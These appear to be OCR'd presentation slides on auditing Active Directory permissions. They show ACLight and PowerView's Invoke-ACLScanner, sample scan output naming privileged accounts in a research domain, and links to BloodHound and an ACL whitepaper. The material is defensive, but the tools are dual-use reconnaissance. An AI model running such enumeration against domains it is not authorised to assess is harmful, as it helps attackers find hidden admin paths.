ACLight leverages the Invoke-ACLScanner function from PowerView to gather AD ACL info

ACLight



```
##################################
#
#    Discovering Privileged Acco
#
##################################


Release Notes:

The ACLight is a tool for disco
It will discover the Shadow Admi
It queries the Active Directory
The results are the domain privi
It automatically scans all the d
You can run the scan with just a

Version 1.0: 28.8.16
Version 1.1: 15.9.16
version 2.0: 17.5.17
version 2.1: 4.6.17

Authors: Asaf Hecht (@hechtov) -
         Using functions from th
         The original PowerView
         Powerview: https://gith
```




GitHub, Inc. [US] | https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1


```
function Invoke-ACLScanner {
<#
    .SYNOPSIS
        Searches for ACLs for specifable AD objects (default to all domain objects)
        with a domain sid of > -1000, and have modifiable rights.

        Thanks Sean Metcalf (@pyrotek3) for the idea and guidance.

    .PARAMETER SamAccountName

        Object name to filter for.

    .PARAMETER Name

        Object name to filter for.

    .PARAMETER DistinguishedName

        Object distinguished name to filter for.

    .PARAMETER Filter

        A customized ldap filter string to use, e.g. "(description=*admin*)"
```

ACLight leverages the Invoke-ACLScanner function from PowerView to gather AD ACL info


ACLight




```
 Welcome, starting ACLight scan

Great, the scan was started.
It could take a while (5-60+ mins) depends on the size of the network

Discovered 1 Domain

******************************
Opened process for analyzing Domain: trimarcresearch.com

Waiting for all the scans to be completed..
All the processes completed. Now, starting Accounts analysis..
Finished Account analysis

Discovered 7 privileged accounts
Check the list of the accounts with extra permissions:
C:\Temp\ACLight-master\Results\Accounts with extra permissions.txt

Privileged ACLs scan completed - the results are in  the folder:
C:\Temp\ACLight-master\Results\
Check the "Final Report"
Press any key to continue .
```




Name	Date modified
Accounts with extra permissions.txt	5/20/2018 1:06 AM
All entities with extra permissions.txt	5/20/2018 1:06 AM
Privileged Accounts Permissions - Final Report.csv	5/20/2018 1:06 AM
Privileged Accounts Permissions - Irregular Accounts.csv	5/20/2018 1:06 AM
trimarcresearch.com - Full Output.csv	5/20/2018 1:06 AM


Accounts with extra permissions.txt - Notepad
File Edit Format View Help


```
TRIMARCRESEARCH\DirSyncSrv
TRIMARCRESEARCH\Eddie
TRIMARCRESEARCH\JonSnow
TRIMARCRESEARCH\PrvSrv
TRIMARCRESEARCH\SecScan
TRIMARCRESEARCH\trimarcadmin
TRIMARCRESEARCH\TStark
```


All entities with extra permissions.txt - Notepad
File Edit Format View Help

```
BUILTIN\Account Operators
BUILTIN\Administrators
BUILTIN\Print Operators
BUILTIN\Terminal Server License Servers
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
NT AUTHORITY\SELF
NT AUTHORITY\SYSTEM
TRIMARCRESEARCH\Cert Publishers
TRIMARCRESEARCH\DirSyncSrv
TRIMARCRESEARCH\Domain Admins
TRIMARCRESEARCH\Domain Controllers
TRIMARCRESEARCH\Eddie
TRIMARCRESEARCH\Enterprise Admins
TRIMARCRESEARCH\Enterprise Key Admins
TRIMARCRESEARCH\Enterprise Read-only Domain Contro
TRIMARCRESEARCH\Group Policy Creator Owners
TRIMARCRESEARCH\JonSnow
TRIMARCRESEARCH\Key Admins
TRIMARCRESEARCH\PrvSrv
TRIMARCRESEARCH\SecScan
TRIMARCRESEARCH\trimarcadmin
TRIMARCRESEARCH\TStark
```



https://wald0.com/?p=112



Bloodhound:

https://github.com/BloodHoundAD/BloodHound


Bloodhound uses either Invoke-ACLScanner function or SharpHound to gather AD ACL info

Reviewing Active Directory Permissions

- PowerShell for OU Permission Report:
  - https://blogs.technet.microsoft.com/ashleymcglone/2013/03/25/active-directory-ou-permissions-report-free-powershell-script-download/

- ACLight (Batch file that calls PowerShell):
  - https://github.com/cyberark/ACLight

- Bloodhound:
  - https://github.com/BloodHoundAD/BloodHound




AD ACL Whitepaper by Andy Robbins and Will Schroeder (Black Hat 2017)
https://www.specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

